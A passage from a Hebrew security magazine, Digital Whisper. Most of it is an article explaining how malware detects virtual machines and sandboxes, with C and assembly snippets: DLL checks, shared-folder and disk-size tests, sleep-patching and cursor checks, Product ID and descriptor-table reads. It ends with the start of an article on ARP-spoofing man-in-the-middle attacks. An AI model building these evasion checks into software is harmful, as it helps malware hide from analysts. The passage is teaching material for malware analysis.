מוצרי וירטואליזציה שונים, דורשים טעינה של DLLים אישיים שנבנו במיוחד בשבילם אשר נדרשים על מנת שיוכלו להריץ את מ"ה באופן תקין ושוטף ללא תקלות. לכל מוצר יש את ה-DLLים שלו, אותם נוכל לזהות עבור כל מוצר וירטואליזציה אחר.

אנו נוכל לזהות את ה-DLLים הללו באמצעות שימוש בפונקציית API בשם GetModuleHandleA אשר מקבלת כפרמטר שם של מודל אשר טעון כבר בזיכרון, כאשר במידה והוא קיים מוחזר לנו מצביע לזיכרון למודול זה, אחרת אנחנו מקבלים את הערך NULL אשר באמצעותו נוכל להבין שמודל זה לא קיים בזיכרון. משמע - מוצר הוירטואליזציה אשר משתמש בDLL זה בשביל לרוץ לא רץ אצלנו.

נוכל להשתמש בכלי כמו ListDLLs אשר קיים תחת Sysinternals המציג לנו את ה-DLLים אשר טעונים כרגע בזיכרון, מתוכם ניתן לראות חלק מהמודלים אשר נמצאים אצלי בזיכרון עקב שימוש במכונה וירטואלית:

```
Microsoft Windows [Version 10.0.10240]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Users\Hay\Desktop\Tools>listdlls.exe

ListDLLs v3.1 - List loaded DLLs
Copyright (C) 1997-2011 Mark Russinovich
Sysinternals - www.sysinternals.com

-----
taskhostw.exe pid: 3960
Command line: taskhostw.exe {222A2458-E637-4AE9-A93F-A59CA119A75E}

Base                Size                Path
0x00000000a5360000  0x19000             C:\Windows\System32\dbghep.dll
0x000000007e6c0000  0x1c1000            C:\Windows\SYSTEM32\ntdll.dll
0x000000007c090000  0xad000             C:\Windows\system32\KERNEL32.DLL
0x000000007b4c0000  0x1dd000            C:\Windows\system32\KERNELBASE.dll
0x000000007bf30000  0x9d000             C:\Windows\system32\msvcrt.dll
0x000000007bdf0000  0x126000            C:\Windows\system32\RPCRT4.dll
0x000000007df10000  0x27c000            C:\Windows\system32\combase.dll
0x000000007d850000  0xbe000             C:\Windows\system32\OLEAUT32.dll
0x000000007b160000  0xf000              C:\Windows\system32\kernel.appcore.dll
0x000000007af10000  0x6b000             C:\Windows\system32\bcryptPrimitives.dll
0x000000007d7f0000  0x5b000             C:\Windows\system32\sechost.dll
0x000000007e420000  0x14e000            C:\Windows\system32\user32.dll
0x000000007dd10000  0x186000            C:\Windows\system32\GDI32.dll
0x000000007d930000  0x36000             C:\Windows\system32\IMM32.DLL
0x000000007d9d0000  0x15c000            C:\Windows\system32\MSCTF.dll
0x0000000079910000  0x96000             C:\Windows\system32\uxtheme.dll
```

לקחתי מהאינטרנט רשימה של DLLים ידועים של מוצרי וירטואליזציה שונים שאיתם נוכל לבצע טכניקה

:ז

- sbiedll.dll (Sandboxie)
- dbghep.dll (VMware)
- api_log.dll (SunBelt SandBox)
- dir_watch.dll (SunBelt SandBox)
- pstorec.dll (SunBelt Sandbox)
- vmcheck.dll (Virtual PC)
- wpespy.dll (WPE Pro)

- טכניקות לזיהוי וירטואליזציה בפוגענים Anti Virtualization

www.DigitalWhisper.co.il

להלן קוד אשר מבצע בדיקה זו:


```
bool ModuleCheck()
{
    LPCWSTR sModules[7] = { L"sbiedll.dll", L"api_log.dll",
        L"dir_watch.dll", L"dbghelp.dll",
        L"pstorec.dll", L"vmcheck.dll", L"wpespy.dll" };

    for (int i = 0; i < 7; i++)
    {
        if (GetModuleHandle(sModules[i])) // Check if this module already exists
        in the memory
        {
            return TRUE; // Return TRUE if we are in a Virtual Machine.
        }
    }
    return FALSE;
}
```

טכניקת זיהוי פיצ'ר Shared Folder

למוצרי מכונות וירטואליות כיום יש כל מיני פיצ'רים מעניינים ושימושיים על מנת להקל עלינו בעבודה ולתת לנו כלים לשיפור הביצועיים ועבודה קלה יותר בשבילנו.

אחד מהפיצ'רים השימושים במכונות וירטואליות הוא שימוש ב-Shared Folder, אשר מקנה לנו את האופציה להעביר קבצים בין המכונה המארחת לבין המכונה הוירטואלית ביתר קלות. בעזרת כלי זה, נפתחת לנו תיקייה שיתופית, אשר תיקייה זו היא משותפת בין שתי המכונות, דרכה נוכל להעביר קבצים בקלות רבה.



טכניקות לזיהוי וירטואליזציה בפוגענים Anti Virtualization

www.DigitalWhisper.co.il



ככותבי ירוסים, נוכל לזהות ולחפש אחר התיקיה השיתופית הזו, ובמידה ואנו מוצאים אחת כזאת - אנחנו נמצאים בתוך מכונה וירטואלית.

בדוגמא הבאה אנו מחפשים אחר תיקייה שיתופית בעלת השם "VirtualBox Shared Folder" ע"י הקוד הבא, באמצעות שימוש בפונקציית WNetGetProviderName:

```
BOOL IsSharedFolder()  
{  
    unsigned long pnsz = 0x1000;  
    LPWSTR provider = (LPWSTR)LocalAlloc(LMEM_ZEROINIT, pnsz);  
    BOOL status = FALSE;  
  
    int retv = WNetGetProviderName(WNNC_NET_RDR2SAMPLE, provider, &pnsz);  
    if (retv == NO_ERROR)  
    {  
        if (lstrcmpi(provider, L"VirtualBox Shared Folders") == 0) {  
            status = TRUE;  
        }  
        else {  
            status = FALSE;  
        }  
    }  
  
    LocalFree(provider);  
    return status;  
}
```

כמובן עבור מכונת VMWare אנחנו נחפש אחר "VMware Shared Folders" וכך הלאה עבור מוצרי הוירטואליזציה שונים.

טכניקת גודל הדיסק הקשיח

טכניקה מעניינת שנתקלתי בה לאחרונה היא זיהוי הגודל של הדיסק הקשיח לאחר הגדרת המכונה הוירטואלית, כאשר הטכניקה הזו מתבססת על כך שאם במידה ומוקצה בדיסק הקשיח של המכונה הוירטואלית פחות מ-60GB, אז ייתכן שהוא מורץ תחת וירטואליזציה. כמובן שזה לא חייב להיות בדיוק בגודל של 60, ויכל להיות גם ערך אחר מזה.

בסופו של דבר הטכניקה הזו מתבססת על כך שהחוקר מקצה את המינימום הדרוש על מנת לחקור את הפוגען ולא צריך יותר מכך, בהתבסס על כך שהיום מערכות הפעלה תופסות סביב ה-20GB אחסון, פלוס עוד כמה עשרות ג'יגות במידה ונחרוג מהאחסון המקסימלי שלנו על מנת שהמכונה עדיין תרוץ ולא תיהיה בתפוסה מלאה, פלוס נוסף עוד כמה ג'יגות בשביל הכלים שאנחנו מעבירים לשם, בקיצור נגיע למצב ש-60GB יכול להספיק לנו בהחלט, ועל גודל זה מתבסס הטכניקה הזו.

המימוש של זה יתבצע באמצעות פונקציית GetDiskFreeSpaceExA, אשר מחזירה לנו את הגודל של הדיסק הקשיח שלנו בבתים, ולאחר מכן נבצע השווה האם הגודל שהוחזר קטן לנו מ-60GB.

טכניקות לזיהוי וירטואליזציה בפוגענים Anti Virtualization

www.DigitalWhisper.co.il



```
BOOL isLessThan60 ()
{
    ULARGE_INTEGER total_bytes;

    if (GetDiskFreeSpaceExA("C:\\", NULL, &total_bytes, NULL))
    {
        if (total_bytes.QuadPart / 1073741824 <= 60) /* <= 60 GB */
            return TRUE;
    }
    return FALSE;
}
```


אנו מחלקים את הסכום שמוחזר לנו ב-QuadPart במספר '1073741824' שהוא מייצג גודל מלא של 1GB.

טכניקות לזיהוי Sandbox-ים

כיום שרתים רבים יושבים על תשתית וירטואלית, מה שמונע לגמרי מכותבי הוירוסים למיניהם לרוץ על שרתים אלו כיוון שהם מזהים הרצה תחת וירטואליזציה והורגים את עצמם, ובעצם מגבילים אותם בכמות ההדבקה שבו הם יכולים להדביק, ולכן מה שהם מתמקדמים בו כיום זה זיהוי של Sandbox-ים ספציפיים לפני דגמים מסויימים, ולא האם הם רצים על מכונת וירטואליות כאלה ואחרות. נראה הפעם כמה טכניקות שמתמקדות בזיהוי Sandbox-ים.

טכניקת "Anti-Evasion-Evasion Trick"

ישנם Sandbox-ים מסויימים אשר מנטרים פעולות מסויימות מראש, מה שנקרא פעולת "Patching". למשל עבור שימוש בפונקציה הפופולרית לוירוסים "Sleep", אשר נועדה להשהות את המשך הרצת הוירוס, על מנת לגרום לכניסתו למצב שינה, ובעקבות כך רוב מערכות ה-Sandbox-ים יודעים לזהות התנהגות זו ובעצם "לדלג" על הפעולה הזו, כך שהיא תהיה בעצם חסר שימוש עבורנו ולא תעשה דבר. באמצעות מאפיין זה, הומצאו טכניקות שונות על מנת לזהות התנהגות זו, ולכן במידה ונמצאה עדות לכך - סימן שאנו נמצאים בתוך סוג מסויים של Sandbox.



טכניקה זו מנסה לזהות מצב "Sleep Patching" אשר בודקת האם המצב שדובר למעלה אכן עובד כאן, וזה נראה כך:

```

text:0042C515      rdtsc
text:0042C517      mov     [ebp+RDTS1_EAX], eax
text:0042C51A      mov     [ebp+RDTS1_EDX], edx
text:0042C51D      push   2000h           ; dwMilliseconds
text:0042C522      call   ds:Sleep(x)
text:0042C528      rdtsc
text:0042C52A      sub     edx, [ebp+RDTS1_EDX]
text:0042C52D      cmp     edx, 0
text:0042C530      jg     short return_success ; Return Success ,set eax = 1
text:0042C532      sub     eax, [ebp+RDTS1_EAX]
text:0042C535      cmp     eax, 2000h
text:0042C53A      jge    short return_success ; Return Success ,set eax = 1
text:0042C53C      mov     eax, 0           ; return fail ,set eax = 0
text:0042C541      retn
text:0042C542 ; -----
text:0042C542      return_success:           ; CODE XREF: _detect_sleep_patch+60fj
text:0042C542      mov     eax, 1           ; _detect_sleep_patch+6A1fj
text:0042C542      retn                     ; Return Success ,set eax = 1
text:0042C547

```

כיצד היא עובדת?

בפעם הראשונה היא עושה שימוש ב-RDTS1 ושומרת את המספר, לאחר מכן ישנו שימוש בפונקציית Sleep למשך כ-2000H שניות, ולאחר מכן משתמשת עוד הפעם בפונקציית RDTS1 (אשר מונה את מספר סיבובי השעון - Clock Rate מאז התחילו, מזכיר מאוד את GetTickCount), מחסירה ביניהם, ולאחר מכן משווה בין הזמנים.

כאשר אנחנו לא נמצאים בתוך Sandbox, שימוש בSleep אכן תמתין 2000H שניות, ושימוש ב-RDTS1 יביא לנו את מספר ההמתנה השווה לו, ולכן נוכל לדעת שהכול בסדר.

במידה ואנחנו כן נמצאים בתוך Sandbox, שימוש בSleep לא יתן לנו דבר, ולכן התוכנית שלנו לא תמתין שנייה אחת יותר, ולכן ההשוואה מול ה-RDTS1 שלנו לא תתקיים, ונוכל לדעת שאנחנו אכן רצים תחת Sandbox.

טכניקת "User Emulation"


טכניקה זו מתבססת על זיהוי תנועות המשתמש, כגון שימוש בהזזת העכבר, או הקלדה על המקלדת.

נקח למשל את הסיטואציה הבאה:

נניח שלמשתמש מסויים ניתן 30 שניות לעשות שימוש בעכבר או במקלדת שלו, ולכן אנו יכולים לצאת מנקודת הנחה ש-30 שניות מספיקות לנו על מנת להזיז את העכבר כמה וכמה פעמים בין נקודות שונות על המסך, או להספיק אפילו להקליד על תווים רנדומלים במקלדת עד שנגמר לו הזמן.

טכניקות לזיהוי וירטואליזציה בפוגענים Anti Virtualization

www.DigitalWhisper.co.il



טכניקה זו מתבססת על השוואת מיקום העכבר (X,Y) - לפני ואחרי האם הם נותרו באותו המיקום כאשר ביניהם תבוא הפעולה Sleep עם 30 שניות.

```

text:00401462      push     eax                ; lpPoint
text:00401463      call    esi                ; GetCursorPos
text:00401465      push     30000             ; dwMilliseconds
text:0040146A      call    ds:Sleep
text:00401470      lea    eax, [ebp+Point2]
text:00401476      push     eax                ; lpPoint
text:00401477      call    esi                ; GetCursorPos
text:00401479      mov    eax, [ebp+Point1.x]
text:0040147F      cmp    eax, [ebp+Point2.x] ; compare x coordinate of two points
text:00401485      jnz    short Cursor_position_changed
text:00401487      mov    eax, [ebp+Point1.y]
text:0040148D      cmp    eax, [ebp+Point2.y] ; compare y coordinate of two points
text:00401493      jz     Uncahnged_position
text:00401499

```

כמו שכבר אמרנו מקודם, Sandbox-ים שונים עושים "ניטרול" של פונקציית ה-Sleep, ולכן גם כאן טכניקה זו יכולה לבוא לידי ביטוי.

מה שאנו בעצם עושים כאן, זה לוקחים בפעם הראשונה דגימה של מיקום העכבר שלנו על גבי המסך (X,Y), ולאחר מכן משהים את הפעילות למשך 30 שניות, ושוב דוגמים את מיקום העכבר.


כמו שראינו, במידה וישנו "ניטרול" על פונקציית Sleep, הפעולה הזו בעצם לא תשהה אף לרגע, ולכן ניתן להניח שלא ניתן להזיז את העכבר ממיקום למיקום תוך כלום זמן (כי ה-30 שניות בעצם לא עבדו לנו..), וכן במידה ונמצא שיויון מוחלט בין שני המיקומים - משמע אנחנו בתוך Sandbox.

טכניקת זיהוי על פי Product ID

טכניקה זו מתבססת על בדיקת Windows Product ID, אליו ניתן לגשת דרך הגישה לרג'יסטרי, אשר יכול לתת לנו רמזים לגבי סוג המערכת אותה אנו מריצים.

בעבר, Sandbox-ים רבים היו משתמשים בערך ה-Product ID שלהם אשר היה נמצא מובנה בתוכם (מה שנקרא: Hardcoded) בתוך סביבת מערכת ההפעלה שלהם תחת ערך רג'יסטרי זה, ולכן יכולנו לזהות מוצרי Sandbox-ים אלו באמצעות בדיקה של רשימות אותן השגנו מראש המכילים מספרי Product ID ידועים אשר מייצגים את מוצרי ה-Sandbox-ים השונים.

ולכן כיום, רוב ה-Sandbox-ים ומערכות אנליזה אוטומטיות למיניהם משתמשים במספר מוגרל (Generated Number) של Product ID על מנת שלא יזהו אותם כפי שהיה נהוג בעבר, כך שיתכן שגם כיום נוכל למצוא מקרים כאלה שעובדים על פי מדיניות זו, ולכן שווה לבדוק גם טכניקה זו.



בדוגמא הבאה נוכל לראות בדיקה של Product ID לדוגמא באמצעות גישה לערכו דרך שימוש בפונקציית RegQueryValueExA, ולאחר מכן השוואתו למספר זה, כאשר המספר "76487-337-8429955-22614" מייצג מוצר סנדבוקסי בשם "Anubis":

```

00401A9C 56          push     esi           ; size_t
00401A9D 8D 85 F0 FE FF FF lea     eax, [ebp+Data]
00401AA3 53          push     ebx           ; int
00401AA4 50          push     eax           ; void *
00401AA5 E8 5E 96 00 00     call    memset
00401AAA 83 C4 0C       add     esp, 0Ch
00401AAD 8D 45 F4       lea     eax, [ebp+cbData]
00401AB0 50          push     eax           ; lpcbData
00401AB1 8D 85 F0 FE FF FF lea     eax, [ebp+Data]
00401AB7 50          push     eax           ; lpData
00401AB8 53          push     ebx           ; lpType
00401AB9 53          push     ebx           ; lpReserved
00401ABA 68 EC 43 41 00     push   offset aProductid ; "ProductID"
00401ABF FF 75 F8       push   [ebp+phkResult] ; hKey
00401AC2 FF 15 04 C0 40 00 call    ds:RegQueryValueExA
00401AC8 85 C0         test    eax, eax
00401ACA 75 31         jnz    short loc_401AFD

00401ACC 57          push     edi
00401ACD BE C8 CC 40 00     mov     esi, offset a76487337842995 ; "76487-337-8429955-22614"
00401AD2 33 FF       xor     edi, edi

loc_401AD4:
00401AD4          lea     eax, [ebp+Data]
00401ADA 56          push     esi           ; char *
00401ADB 50          push     eax           ; char *
00401ADC FF 15 E8 C2 40 00 call    ds:_stricmp
00401AE2 59          pop     ecx
00401AE3 59          pop     ecx
00401AE4 85 C0         test    eax, eax
00401AE6 74 10         jz     short loc_401AF8

```


טכניקת בדיקת Descriptor Table Registers

טכניקה זו מתבססת על בדיקת "חוסר עקביות" ב-"Table Registers" שלנו. לכל מעבד יש בעצם רק Interrupt Descriptor Table Register (IDTR) אחד, Global Descriptor Table Register (GDTR) אחד, ו-Local Descriptor Table Register (LDTR) אחד, אשר רץ על מחשב יחיד.

לומר, בכל מחשב קיימים שלושת האוגרים האלה בדיוק פעם אחת, אך נשאלת השאלה מה קורה כאשר על המחשב מותקנת מכונה וירטואלית? הרי מכונה וירטואלית נחשבת גם למחשב "רגיל" כאילו היה רץ על ברזלים פיזיים כמו כל מחשב אחר בבית, ואז זה נחשב לנו למחשב נוסף מעבר למחשב המארח שלנו, וכאן מגיעה הבעיה שלנו - כיוון שאז בעצם רצים לנו 2 מערכות שונות אשר רצות בצורה סימולטנית ביניהם, ולכן המכונה הוירטואלית צריכה לתמרן באופן דינמי את ה-"Table Registers" שלנו בין 2 המכונות הללו, על מנת למנוע קונפליקט והתנגשות בין השניים.

טכניקות לזיהוי וירטואליזציה בפוגענים Anti Virtualization

www.DigitalWhisper.co.il



כותבי הוירוסים למיניהם, יודעים לזהות את חוסר העקביות הזו בין שני המערכות השונות, על ידי קריאה של ערכי האוגרים האלה באמצעות שימוש בפקודות ישירות בשפת אסמבלי.

באמצעות שימוש בפקודות SIDT, SGDT, SLDT, נוכל לקרוא את הערכים שנמצאים ב-"Table Registers" שלנו ישירות, וכך נוכל לבדוק האם קיים יותר מסביבה אחת הרצה במקביל לסביבות אחרות, בקוד הבא:

```

004015D9 57          push     edi                ; dwThreadAffinityMask
004015DA FF 35 08 C1 40 00 push     ds:GetCurrentThread ; hThread
004015E0 FF 15 24 C1 40 00 call    ds:SetThreadAffinityMask
004015E6 0F 01 45 F4          sgdt     fword ptr [ebp+var_C]
004015EA 0F B7 45 F8          movzx   eax, word ptr [ebp+var_C+4]
004015EE 0F B7 4D F6          movzx   ecx, word ptr [ebp+var_C+2]
004015F2 C1 E0 10          shl     eax, 10h
004015F5 0B C1          or      eax, ecx
004015F7 89 06          mov     [esi], eax
004015F9 0F 01 4D F4          sidt     fword ptr [ebp+var_C]
004015FD 0F B7 45 F8          movzx   eax, word ptr [ebp+var_C+4]
00401601 0F B7 4D F6          movzx   ecx, word ptr [ebp+var_C+2]
00401605 C1 E0 10          shl     eax, 10h
00401608 0B C1          or      eax, ecx
0040160A 89 46 04          mov     [esi+4], eax
0040160D 0F 00 45 FC          sidt     [ebp+var_4]
00401611 0F B7 45 FC          movzx   eax, [ebp+var_4]
00401615 0D 00 00 AD DE          or      eax, 0DEAD0000h
0040161A 89 46 08          mov     [esi+8], eax
0040161D 0F 01 45 F4          sgdt     fword ptr [ebp+var_C]
00401621 0F B7 45 F4          movzx   eax, word ptr [ebp+var_C]
00401625 89 46 0C          mov     [esi+0Ch], eax
00401628 0F 01 4D F4          sidt     fword ptr [ebp+var_C]
0040162C 0F B7 45 F4          movzx   eax, word ptr [ebp+var_C]
00401630 89 46 10          mov     [esi+10h], eax
00401633 EB 09          jmp     short loc_40163E

```


בקוד זה הפוגען בודק את הערכים שנמצאים לנו Descriptor Table Registers. כאשר טבלת ה-IDT שלנו לדוגמא, יכולה להראות כך:

```

The IDT is at:
0x80ffffff in Windows
0xe8XXXXXX in Virtual PC
0xffXXXXXX in VMware

```

מתוך הטבלה נוכל להבין שרצים לנו 3 סביבות שונות במקביל באמצעות קריאה של ערכים אלו, ע"י זיהוי של תמרון ערכי האוגרים בין שלושת סביבות אלה.



סיכום

במאמר זה ניסיתי לרכז לכם כאן את הפונקציות הפופולריות יותר, והפונקציות המוכרת פחות לזיהוי מערכות וירטואליות בעידן של היום. כמובן שישנן טכניקות נוספות ברחבי האינטרנט, ולא ניתן לסקור כאן הכול (אחרת זה לא יגמר... ©).

כמובן, חשוב מאוד לזכור שיש לקחת את כלל הטכניקות אשר הוצגו במאמר זה (ואולי אף בכלל בנושא זה בעולם) באופן מוגבל מכיוון שניתן בלא מעט עבודה לעקוף את רובן ועם מאמץ מסוים אף את כולן.

צירפתי לכם מאמרים מרוכזים נוספים המכילים פונקציות וטכניקות נוספות, במידה ותרצו מאמרים נוספים אתם מוזמנים לפנות אלי.

אנחנו יכולים לראות כיום התקדמות בתחום טכניקות עקיפה אשר בעבר פחות שמו עליהם דגש על מנת להגביל אותנו בנסיונות החקירה.

עם קצב התקדמות הטכנולוגיה והשנים, אנו רואים התפתחות של טכניקות חדשות שלא נראו בעבר, מעצם חקירה של יורוסים חדשים המכילים רעיונות חדשים, אשר מהם ניתן לקחת את הרעיונות ולממש בירוסים חדשים הנגלים לנו ברשת מיום ליום.

אני בטוח שעוד נראה טכניקות ייחודיות ומעניינות בעתיד הקרוב...

על המחבר

שמי חי מזרחי, בן 21, הנדסאי תוכנה. מתעסק כיום בתחום האבטחת מידע בדגש על בדיקות חדירות והנדסה אחורית.


לכל שאלה, הערה/הארה, מוזמנים לפנות אלי בכתובת:

haymizrachi@gmail.com

או בפייסבוק: Hay Mizrachi

תודות

תודה לחבר'ה שלי שנתנו ייעוץ, הערות ותיקונים לטיטה של מאמר זה, תודה לישי ותודה לאור. תודה לכם Digital Whisper על פרסום המאמר, ועל כל הגליונות המקצועיים שאתם ממשיכים לפרסם בין חודש לחודש.



ביבליוגרפיה ומקורות נוספים לקריאה

- פרקים נבחרים מתוך הספר "Practical Malware Analysis", בדגש על הפרק: "Anti-Virtual Machine Techniques."
- [Breaking the Sandbox](#) מאת Sudeep Singh.
- [Pafish](#) ב-Github.
- [Not so fast my friend - Using Inverted Timing Attacks to Bypass Dynamic Analysis](#)
- [VMware Backdoor I/O Port](#)

קוד מקור

ריכזתי את כלל הטכניקות שהוצגו במאמר זה בקובץ אחד, אשר נמצא בכתובת:

[AntiVirtualization.cpp](#)

נא להכיר: האיש שבאמצע


מאת רזיאל בקר

הקדמה

התקפות על רשתות פנימיות יכולה להתבצע בדרכים רבות, עם זאת אחת מהדרכים הנפוצות ביותר היא מתקפת Man in the middle. הרעיון מאחוריה הוא ליירט שיחה בין שני התקנים ברשת ולבצע מניפולציה על התעבורה שעוברת ביניהם.

התוקף מתחזה למכשיר A ברשת, הוא מציג את עצמו בתור מכשיר A בפני מכשיר B ובפני מכשיר A כמכשיר B וכך הוא שולט על כל הנתונים שעוברים ביניהם. התקפות מסוג MitM מהוות איום רציני מכיוון שהן מאפשרות לתוקף ללכוד ואף להשפיע על מידע רגיש שמועבר ברשת בזמן אמת. ההתקפה היא סוג של האזנת סתר שבה השיחה נשלטת על ידי התוקף, להתקפה זו יש סיכוי חזק להצליח מכיוון שהתוקף יכול להתחזות אל כל מכשיר ברשת.

שימושים שכיחים להתקפה זו היא הוצאת מידע רגיש שמועבר ברשת (סיסמאות, מפתחות הצפנה) והפצת רוגלה ברשת הפנימית, התוקף יפנה את הקורבן לאתר המתחזה לאתר שהמשתמש ציפה להגיע אליו - הקורבן בטוח שהגיע אל אתר לגיטימי. אך מאחורי הקלעים החיבור שנוצר הוא בין המשתמש לתוקף ובין התוקף לאתר האמיתי כך התוקף יכול לקרוא, להוסיף ולשנות את התעבורה בין המשתמש לאתר וכך התוקף לוכד את הנתונים הרגישים שמועברים בין המשתמש לאתר (סיסמאות, עוגיות או כל מידע רגיש אחר). לעיתים קרובות המטרה היא אתרי בנקאות ומסחר באינטרנט.



התמונה מתארת את וריציאת התקיפה ב-MiTM, השיחה בין הקורבן לשרת האינטרנט נשלטת על ידי התוקף. כמובן ההתקפה תצליח כאשר התוקף הונא את הקורבן(ות) ברשת. פרוטוקולי הצפנה נועדו כדי למנוע התקפות מסוג זה, הם דואגים לכך שלא יוכלו לקרוא את המידע שעובר בין המשתמש לשרת האינטרנט באמצעות אימות תעודת המפתח הציבורי.

בדפדפנים מודרניים נדרשת תעודת אימות כדי להקים חיבור מאובטח (SSL או TLS), עם זאת התקפת MiTM יכולה להתבצע בכך שהקורבן יקים חיבור מאובטח עם התוקף והתוקף קובע חיבור נוסף עם שרת האינטרנט. כמובן שהדפדפן מזהיר את המשתמש שתעודת האימות אינה חוקית אבל הקורבן יכול להתעלם מאזהרה זו כי הוא אינו מבין את האיום.

ישנם אינספור סוגים של התקפות MiTM (NBNS Spoofing¹, DNS Spoofing, DHCP Spoofing ועוד), עם זאת אני אתמקד במתקפה ARP Spoofing ואסביר את התאוריה שמאחורי המתקפה, נבין איך רשת פנימית עובדת ומה מאפשר לנו לבצע את המתקפה. נכתוב כלי שמבצע MiTM ונבצע את המתקפה על הרשת שלנו.

איך רשת עובדת?


רשת פנימית היא קבוצת מכשירים (מחשבים, טלפונים וכו') החולקים תקשורת ומשאבים של התקן מסוים באיזור קטן (לדוגמא: משרד). ההתקן מחזיק בשירותים ונתונים שאותם חולקים הישיות ברשת: הדפסה, שיתוף קבצים וכו'.

